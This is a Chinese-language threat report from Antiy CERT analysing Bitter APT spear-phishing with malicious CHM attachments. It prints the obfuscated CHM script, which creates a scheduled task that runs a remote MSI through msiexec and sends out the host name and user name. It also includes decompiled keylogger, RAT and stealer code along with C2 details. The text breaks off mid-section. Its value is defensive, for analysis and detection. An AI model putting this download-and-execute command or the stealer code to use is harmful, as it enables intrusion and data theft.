“苦象”组织上半年针对我国的攻击活动分析

antiy.cn/research/notice&report/research_report/20210705.html

时间 ： 2021年07月05日 来源： 安天CERT

1、概述

近期，安天CERT在梳理安全事件时，发现一批针对我国军工、贸易和能源等领域的网络攻击活动。攻击手法存在伪造身份向目标发送鱼叉邮件，投递恶意附件诱导受害者运行。经归因分析发现，这批活动具备APT组织“苦象”[1]的历史特征，且在针对目标、恶意代码和网络资产等层面均存在关联，属于“苦象”组织在2021年上半年的典型攻击模式。相关攻击活动的特征总结如下：

表1-1 攻击活动特征

事件要点	特征内容
事件概述	“苦象”组织的网络攻击活动
攻击目标	我国的军工、贸易和能源等领域目标
攻击手法	鱼叉邮件投递恶意附件，附件包含恶意CHM文件诱导点击
攻击意图	窃密
攻击时间	2021年4月

此外，安天CERT还跟踪、关联到“苦象”组织上半年使用过的多个窃密插件，其攻击技术和代码功能均带有该组织的明显特征，在关联分析章节我们将对asms和sthost两个典型插件进行分析。

2、事件分析

2.1 初始诱饵分析

攻击者会以“会议议程”等邮件主题，伪造受害者可能感兴趣的发件人向目标连续投递多封鱼叉邮件，邮件附件中包含恶意的CHM文件，案例如图：

图2-1 附件压缩包中的内容

表2-1 样本标签

病毒名称	Trojan/Script.CHM
原始文件名	会议议程.chm

MD5	D91B888205AC1CA80C40426B9F5A6105
文件大小	10.60 KB (10856 bytes)
文件格式	MS Windows HtmlHelp Data
LanguageCode	English (U.S.)

“会议议程.chm”为包含恶意脚本的Windows帮助文件，静态属性皆不可用，点击执行后看到的正文为空白：



图2-2 CHM文件的正文及属性

此刻，其含有的经混淆的恶意脚本被自动运行，作用是添加一个每15分钟运行一次的系统任务计划：

```
doc.htm ×
Edit As: Tagged /wrap   Run Script   Syntax: HTML
1  <HTML>
2  <TITLE></TITLE>
3  <HEAD>
4  </HEAD>
5  <BODY>
6
7  <OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
8  <PARAM name="Command" value="ShortCut">
9   <PARAM name="Button" value="Bitmap::shortcut">
10  <PARAM name="Item1" value=",schtasks, /create /sc minute /mo 15 /tn DefenderService /tr &quot;%coMSPec% /c s^t^a^rt /^m^i^n m^s^i^e^xe^c ^/^i
h^t^t^p^:/^/                                    /cr^t.php?h=%computername%*%username% /^q^n ^/^norestart&quot; /f">
11  <PARAM name="Item2" value="273,1,1">
12 </OBJECT>
13
14 <SCRIPT>
15 var _0x4f9b=['Click'];(function(_0xb5a54d,_0x9a7955){var _0x531e9d=function(_0x5c5a69){while(--_0x5c5a69){_0xb5a54d['push'](_0xb5a54d['shift']());
_0x3667=function(_0x3bd949,_0x29f930){_0x3bd949=_0x3bd949-0x0;var _0x9eeca2=_0x4f9b[_0x3bd949];return _0x9eeca2;};x[_0x3667('0x0')]();
16 </SCRIPT>
17 <img src="" />
18 </BODY>
19 </HTML>
```

© ANTIY 安天

图2-3 CHM文档包含的恶意脚本

任务计划名为“DefenderService”，操作对象为以msiexec命令运行远程的MSI文件，过程完全静默且不重启系统，同时提交本机的主机名和用户名：

%coMSPec% /c start /min msiexec /i http://***.com/***/crt.php?h=%computername%*%username% /qn /norestart

攻击者疑似会针对目标选择性下发CERT.msi的文件内容。CERT.msi负责向以下目录释放下载器模块winupd.exe，下载器模块功能是从C2服务器获取一系列的功能插件，保存在同一目录下：

C:\Users***\AppData\Roaming\Microsoft\Windows\SendTo\

在观察到的案例中，陆续功能插件的选取和部署过程约在半小时内完成。

表2-2恶意文件信息列表

哈希	文件路径	说明（依次落地）
4e1cc7a2e7ba7858b2bdbcbe344410e4	C:\Users***\Downloads\会议议程.zip	邮件附件
d91b888205ac1ca80c40426b9f5a6105	C:\Users***\Downloads\会议议程.chm	.chm文件
6452e2c243db03ecbcacd0419ff8bebf	C:\Users***\AppData\Roaming\Microsoft\Windows\SendTo\winupd.exe	下载器模块
ef099d5fe4075132bf3812c9d5ffa8f9	C:\Users***\AppData\Local\Google\Chrome\User Data\MtMpEnq.exe	远控插件1
bd054c4f43808ef37352f36129bf0c3d	C:\Users***\AppData\Roaming\Microsoft\Windows\SendTo\mtAdvanced4.exe	远控插件2
ade9a4ee3acbb0e6b42fb57f118dbd6b	C:\Users***\AppData\Roaming\Microsoft\Windows\SendTo\sysmgr.exe	文件窃取插件
7abcca95bc9c69d93be133f6597717c0	C:\Users***\AppData\Roaming\Microsoft\Windows\SendTo\mvrs_crsh.exe	浏览器凭证窃密插件
578918166854037cdcf1bb3a06a7a4f3	C:\Users***\AppData\Roaming\Microsoft\Windows\SendTo\scvhost.exe	键盘记录插件

2.2 部署插件分析

远控插件1：

插件名称：MtMpEnq.exe

MD5: EF099D5FE4075132BF3812C9D5FFA8F9

功能简介：该样本是一个远控。主要功能是对文件进行浏览、传输。也可以执行cmd命令。

C2地址为45.11.***.***，端口34318：

```
namespace Stinker.src.Utils
{
    // Token: 0x02000004 RID: 4
    public class Settings
    {
        // Token: 0x04000003 RID: 3
        public static string ConnectIP = "340035002E00310031002E003100[redacted]": //45.11.[redacted]

        // Token: 0x04000004 RID: 4
        public static int ConnectPort = 34318;

        // Token: 0x04000005 RID: 5
        public static int NetworkKey = 745930;  // B61CA
    }
}
```

© ANTIY 安天

图2-4 远控插件1硬编码的C2

表2-3 远控插件1控制指令

指令码	功能描述
2	Delete File（删除文件）
18	FileMgr get drives（获取驱动器）
19	FileMgr get Folders（获取目录）
20	FileMgr Create File（创建文件）
21	FileMgr Copy File（复制文件）
38	FileTransfer Begin（开始文件传输）
39	FileTransfer Data（进行文件传输）
40	FileTransfer Complete（结束文件传输）
41	FileTransfer for downloading start（从被控端下载文件）
48	Get Command（执行命令）
49	Start Command Prompt（获取交互shell）
50	Stop Command Prompt（结束交互shell）
51	Connection Status（心跳包）

远控插件2：

插件名称：mtAdvanced4.exe

MD5: BD054C4F43808EF37352F36129BF0C3D

功能简介：该样本是一个远控。主要功能是对文件进行浏览、传输。也可以执行cmd命令。

C2地址为45.11.***.***，端口80：

图2-5 远控插件2硬编码的C2

表2-4 远控插件2控制指令

指令码	功能描述
18	FileMgr get drives（获取驱动器）
19	FileMgr get Folders（获取目录）
38	FileTransfer Begin（开始文件传输）
39	FileTransfer Data（进行文件传输）
40	FileTransfer Complete（结束文件传输）
41	FileTransfer for downloading start（从被控端下载文件）
48	Get Command（执行命令）
49	Start Command Prompt（获取交互shell）
50	Stop Command Prompt（结束交互shell）
51	Connection Status（心跳包）

文件窃取插件：

插件名称：sysmgr.exe

MD5: ade9a4ee3acbb0e6b42fb57f118dbd6b

功能简介：窃取本机文件，将文件数据POST回攻击者服务器。

选取以下后缀的文件：

表2-5 指定的文件窃取对象

指定的后缀名	**.azr、.bmp、.doc、.docx、.eln、.erq、.err、.jpeg、.jpg、.neat、.pdf、.ppi、.ppt、.rar、.txt、.xls、.xlsx、.zip**

C2：http://***.net/UihbywscTZ/45Ugty845nv7rt.php，80端口

图2-6 文件窃密插件的上传流量

浏览器凭证窃密插件：

插件名称：mvrs_crsh.exe

MD5: 7ABCCA95BC9C69D93BE133F6597717C0

功能简介：获取火狐和谷歌浏览器保存的用户名和密码，保存在文件“en-GB-4-0.txt”。

图2-7 浏览器窃密插件的窃取对象

键盘记录插件：

插件名称：scvhost.exe

MD5: 578918166854037CDCF1BB3A06A7A4F3

功能简介：该程序被加入系统注册表中的Run启动项，用于记录目标机器上的按键行为，并将按键信息先写入临时缓冲文件“syslog0812AXbcW.tean”，然后汇入最终的存储文件“syslog0812AXbcW.neat ”。.neat 文件中的数据最终会被攻击者下发的文件窃取类插件如sysmgr.exe搜寻并上传。

注册键盘钩子，记录按键：

```
1  DWORD __stdcall set_window_hook___StartAddress(LPVOID lpThreadParameter)
2  {
3    HMODULE v1; // eax
4    struct tagMSG Msg; // [esp+0h] [ebp-1Ch]
5
6    v1 = GetModuleHandleA(0);
7    if ( !v1 )
8    {
9      v1 = LoadLibraryA((LPCSTR)lpThreadParameter);
10     if ( !v1 )
11       return 1;
12   }
13   hhk = SetWindowsHookExA(13, KeyEvent, v1, 0);
14   while ( GetMessageA(&Msg, 0, 0, 0) )
15   {
16     TranslateMessage(&Msg);
17     DispatchMessageA(&Msg);
18   }
19   UnhookWindowsHookEx(hhk);
20   return 0;
21 }
```

© ANTIY 安天

图2-8 击键窃密插件的按键记录功能

检测到“ctrl+v”后读取剪贴板内容：

```
while ( v4 );
v5 = strcmp(buf_, "[CTRL]");
if ( v5 )
  v5 = -(v5 < 0) | 1;
if ( !v5 )
{
  dword_43236C = 1;
ABEL_9:
  v6 = strcmp(buf_, "v");
  if ( v6 )
    v6 = -(v6 < 0) | 1;
  if ( !v6 )
  {
    dword_43236C = 0;
    if ( OpenClipboard(0) )
    {
      if ( IsClipboardFormatAvailable(1u) )
      {
        v7 = (const char *)GetClipboardData(1u);
        if ( strlen(v7) <= 0x186A0 )
        {
          v8 = (char *)(buf_ - v7);
          do
          {
            v9 = *v7++;
            v7[(_DWORD)v8 - 1] = v9;
          }
          while ( v9 );
        }
      }
    }
    CloseClipboard();
  }
```

© ANTIY 安天

图2-9 击键窃密插件的剪贴板记录功能

将监控到的按键信息写入文件“syslog0812AXbcW.tean”：

FILE_touch	C:\Users\Administrator\AppData\Roaming\syslog0812AXbcW.tean
FILE_write	C:\Users\Administrator\AppData\Roaming\syslog0812AXbcW.tean
FILE_modified	C:\Users\Administrator\AppData\Roaming\syslog0812AXbcW.tean
FILE_read	C:\Users\Administrator\AppData\Roaming\syslog0812AXbcW.tean

© ANTIY 安天

图2-10 击键窃密插件的数据保存位置

记录文件加密方法为每个字节加0x14（解密时每个字节减0x14）：

```
LABEL_18:
  v10 = strlen(buf_);
  for ( i = 0; i < v10; ++i )
  {
    buf_[i] += 0x14;
    writedata__sub_40C38D(buf_[i], f_111111);
  }
  sub_40C94F(f_111111);
```

© ANTIY 安天

图2-11 击键窃密插件的数据加密方法

3、关联分析

安天CERT通过代码特点、技术手法和向量特征等技术进行关联分析，发现“苦象”组织使用过的数个功能插件，其中多数用于在目标机器上进行窃密作业。本章披露的asms和sthost插件与2.2章节提及的文件窃密插件sysmgr.exe在功能代码设计上十分相近，攻击者以相同逻辑实现类似的文件筛选、过滤、记录等窃密功能，在规避检测方面也使用十分相同的技术方法。

3.1 asms插件分析

表3-1 窃密样本标签

病毒名称	**Trojan/Win32.Stealer**
原始文件名	asms.exe
MD5	B63E9710CB67F4A649A83929ED9F0322
处理器架构	Intel 386 or later, and compatibles
文件大小	101 KB (103,936 bytes)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2008-10-27 18:47:55
加壳类型	无
编译语言	Microsoft Visual C++(2008)[msvcrt,wWinMain]

该插件是“苦象”组织窃取信息的木马，其主要功能为窃取主机硬盘驱动器中doc、docx、ppt、pptx、xls、pdf、zip、txt以及apk等类型的文件，同时该窃密木马还会探测主机是否存在光盘驱动器，如果存在，则将光盘驱动器中存在的所有文件也回传至攻击的服务器。

当木马在主机中运行时，首先会进行休眠操作，休眠的秒数由其自身随机生成，休眠的目的是为了逃避沙箱的检测。

```
void __cdecl sub_4044A0(int a1)
{
  unsigned int v1; // eax
  int v2; // esi
  int v3; // esi
  int v4; // eax

  v1 = time64(0);
  srand(v1);
  v2 = 10 * (rand() % 10);
  v3 = 10 * (v2 + rand() % 10);
  v4 = rand();
  Sleep(a1 + v3 + v4 % 10);
}
```

图3-1 随机休眠3

休眠完成后，木马会在自身所在目录下创建名为“errore.log”、“error1log.txt”的文件，error1log.txt文件作用是储存后续收集的文件信息，而errore.log文件作用是对自身的操作进行标识。

```
Stream = fopen(::FileName, "w");            // 创建errore.log文件
fclose(Stream);
Sleep(100u);
dword_40E280 = 0;
Stream = fopen(::FileName, "a");
fprintf(Stream, "%d\n", dword_40E280);
fclose(Stream);
Sleep(0x64u);
```

图3-2 创建errore.log

```
v225 = time64;
v226 = time64(0);
srand(v226);
v266 = 10 * (rand() % 10);
v267 = 10 * (v266 + rand() % 10);
v227 = rand();
Sleep(v227 % 10 + v267 + 999);
v228 = CreateFileW(&Src, 0x40000000u, 0, 0, 2u, 0x80u, 0);// 创建error1log.txt
hFile = v228;
if ( v228 == (HANDLE)-1 )
{
  v229 = 0;
}
else
{
  CloseHandle(v228);
  v229 = 1;
}
```

图3-3 创建error1log.txt

上述文件创建完成后，木马开始收集主机中不在排除路径列表且符合类型的文件信息，包括文件的完整路径以及文件的创建时间戳。同时，当木马探测到主机中存在光盘驱动器时，木马也会收集光盘驱动器中存在的文件。收集信息完成后，木马则会将收集的文件信息以“创建时间戳_文件路径||” 的形式写入error1log.txt。

图3-4 攻击者需要收集的类型



图3-5 需要排除的路径

```
v0 = GetLogicalDriveStringsW(0, 0);
v1 = (WCHAR *)malloc(2 * v0 + 2);
v2 = v1;
Block = v1;
if ( v1 )
{
  GetLogicalDriveStringsW(v0, v1);
  v3 = Block;
  v4 = v2;
  if ( *v2 )
  {
    do
    {
      if ( GetDriveTypeW(v4) == 5 )           // 判断驱动器是否为CD-ROM 驱动器
      {
        pdwMediaContent = 0;
        SHGetDriveMedia(v4, &pdwMediaContent);// 获取驱动器媒体类型
        v5 = time64(0);
        srand(v5);
        v6 = 10 * (rand() % 10 + 15);
        v7 = 10 * (v6 + rand() % 10);
        v8 = rand();
        Sleep(v7 + v8 % 10);
        SHGetDriveMedia(v4, &pdwMediaContent);
        if ( pdwMediaContent )
        {
          v3 = (WCHAR *)malloc(6u);
          *(_DWORD *)v3 = 0;
          v3[2] = 0;
          lstrcpynW(v3, v4, 3);
          sub_404680(v3, v11);                // 收集文件信息
        }
        v2 = Block;
      }
      else
      {
        v3 = (WCHAR *)malloc(6u);
        *(_DWORD *)v3 = 0;
        v3[2] = 0;
        lstrcpynW(v3, v4, 3);
        sub_404680(v3, v11);                  // 收集文件信息
      }
      v9 = lstrlenW(v4);
```

图3-6 收集文件信息

```
v28 = 0;
v34 = lpString2;
*(_WORD *)Destination = 0;
memset(&Destination[2], 0, 0x3FEu);
lstrcpyW(String1, lpString2);
v47 = (LPCWSTR)v48;
sub_4081B0((LPWSTR *)&v47, off_40DC38, 3u);
lstrcatW(String1, v47);
if ( v47 != (LPCWSTR)v48 )
  free((void *)v47);
v1 = FindFirstFileW(String1, &FindFileData);  // 搜索指定类型文件
hFindFile = v1;
```

图3-7 搜索指定类型文件

```
asmsn.00BB5450
sub esp,924
mov eax,dword ptr ds:[BBD018]
xor eax,esp
mov dword ptr ss:[esp+91C],eax
push ebx ; ebx:"XV\x1A"
push ebp
push esi ; esi:&"XV\x1A"
push edi
push 0
push 80
push 4
push 0
push 0
push 40000000
push asmsn.BBEA88 ; BBEA88:L"C:\\Users\\ \\Desktop\\error1log.txt"
call dword ptr ds:[<&CreateFileW>]
mov esi,dword ptr ds:[BC1520] ; esi:&"XV\x1A"
mov ebx,dword ptr ds:[BC1538] ; ebx:"XV\x1A"
mov ebp,dword ptr ds:[<&WriteFile>]
mov dword ptr ds:[BBE274],eax
mov dword ptr ss:[esp+10],esi
mov dword ptr ss:[esp+14],ebx
```

图3-8 将收集的信息写入error1log.txt

Startup | error1log.txt ×

```
release\SiteSecurityServiceState.txt||20210420095849_C:\Users\ \AppData\Roaming\Mozi
lla\Firefox\Profiles\s16kp622.default-release\gmp-
widevinecdm\4.10.1582.2\LICENSE.txt||20210418002751_C:\Tools\x64dbg\commithash.txt||20
210125143356_C:\Program Files (x86)\Everything\Changes.txt||20210124084554_C:\Program
Files (x86)\Everything\License.txt||20210116093250_C:\Tools\exeinfope-
2020\userdb.txt||20201222104044_C:\Tools\v2ray\v2ray_win_temp\gfwlist.txt||20201222104
044_C:\Tools\v2ray\pac.txt||20201222104043_C:\Tools\v2ray\guiLogs\20201222.txt||202012
22104037_C:\Tools\v2ray\v2ray-windows.zip||20201211222908_C:\Tools\IDA Pro 7.5
SP3(x86, x64, ARM, ARM64, PPC, PPC64, MIPS)\license.txt||20201211221843_C:\Tools\IDA
Pro 7.5 SP3(x86, x64, ARM, ARM64, PPC, PPC64,
MIPS)\ids\win7.zip||20201211221843_C:\Tools\IDA Pro 7.5 SP3(x86, x64, ARM, ARM64, PPC,
PPC64, MIPS)\ids\win.zip||20201211221816_C:\Tools\IDA Pro 7.5 SP3(x86, x64, ARM,
ARM64, PPC, PPC64, MIPS)\plugins\hexrays_sdk\readme.txt||20201211221816_C:\Tools\IDA
Pro 7.5 SP3(x86, x64, ARM, ARM64, PPC, PPC64,
MIPS)\ids\wince.zip||20201211221816_C:\Tools\IDA Pro 7.5 SP3(x86, x64, ARM, ARM64,
PPC, PPC64, MIPS)\ids\os2.zip||20201211221816_C:\Tools\IDA Pro 7.5 SP3(x86, x64, ARM,
ARM64, PPC, PPC64, MIPS)\ids\linux.zip||20201211221816_C:\Tools\IDA Pro 7.5 SP3(x86,
x64, ARM, ARM64, PPC, PPC64, MIPS)\ids\geos.zip||20201211221816_C:\Tools\IDA Pro 7.5
SP3(x86, x64, ARM, ARM64, PPC, PPC64, MIPS)\ids\flirt.zip||20201211221816_C:\Tools\IDA
Pro 7.5 SP3(x86, x64, ARM, ARM64, PPC, PPC64,
```

图3-9 error1log.txt文件内容

完成收集信息操作后，木马会在当前目录下创建cachex86.tmp，cachex86.tmp的作用是存储由38位随机字符加机器名形成唯一标识符，标识符的作用在于后续回传窃取的信息时对受害主机进行区分。



图3-10 将标识符写入cachex86.tmp文件

图3-11 cachex64.tmp

最后，木马会将存储文件信息的error1log.txt以及收集的文件以不加密的方式回传至攻击者的C2服务器。



图3-12 回传收集的信息

图3-13 回传error1log.txt的流量

图3-14 回传文件的流量

3.2 sthost插件分析

表3-2 窃密样本标签

病毒名称	**Trojan/Win32.Stealer**
原始文件名	sthost.exe
MD5	0159DF64E95A4BC0FC1AAFE4AA7FD3B6
处理器架构	Intel 386 or later, and compatibles
文件大小	17.5 KB (17,920 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2090-01-13 05:08:25
加壳类型	无
编译语言	Microsoft Visual C# / Basic .NET

该插件为窃密类木马，时间戳经过伪造，内部字符串等信息使用AES加密，运行后解密使用。样本会收集主机基本信息回传，收集指定后缀文件路径并记录到文本，然后根据关注的重点路径和文件修改时间进行筛选，最后对筛选的文件进行回传。

样本在主函数中首先对加密字符串进行解密，其加密字符串首先将空格替换成加号，进行base64解码，随后利用内置密码通过使用基于HMACSHA1的伪随机数生成器，实现基于密码的密钥派生，生成AES算法密钥和初始化向量，最终解密字符串，解密算法如下所示：

```
// Token: 0x06000017 RID: 23 RVA: 0x00003220 File Offset: 0x00001420
public string Decrypt(string cipherText)
{
    string password = "s@1_oO7";
    cipherText = cipherText.Replace(" ", "+");
    byte[] array = Convert.FromBase64String(cipherText);
    using (Aes aes = Aes.Create())
    {
        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, new byte[]
        {
            73,
            118,
            97,
            110,
            32,
            77,
            101,
            100,
            118,
            101,
            100,
            101,
            118
        });
        aes.Key = rfc2898DeriveBytes.GetBytes(32);
        aes.IV = rfc2898DeriveBytes.GetBytes(16);
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateDecryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(array, 0, array.Length);
                cryptoStream.Close();
            }
            cipherText = Encoding.Unicode.GetString(memoryStream.ToArray());
            memoryStream.Close();
        }
        aes.Dispose();
    }
    return cipherText;
}
```

(本地变量) Rfc2898DeriveBytes rfc2898DeriveBytes

图3-15 字符串解密

解密出的字符串如下所示：

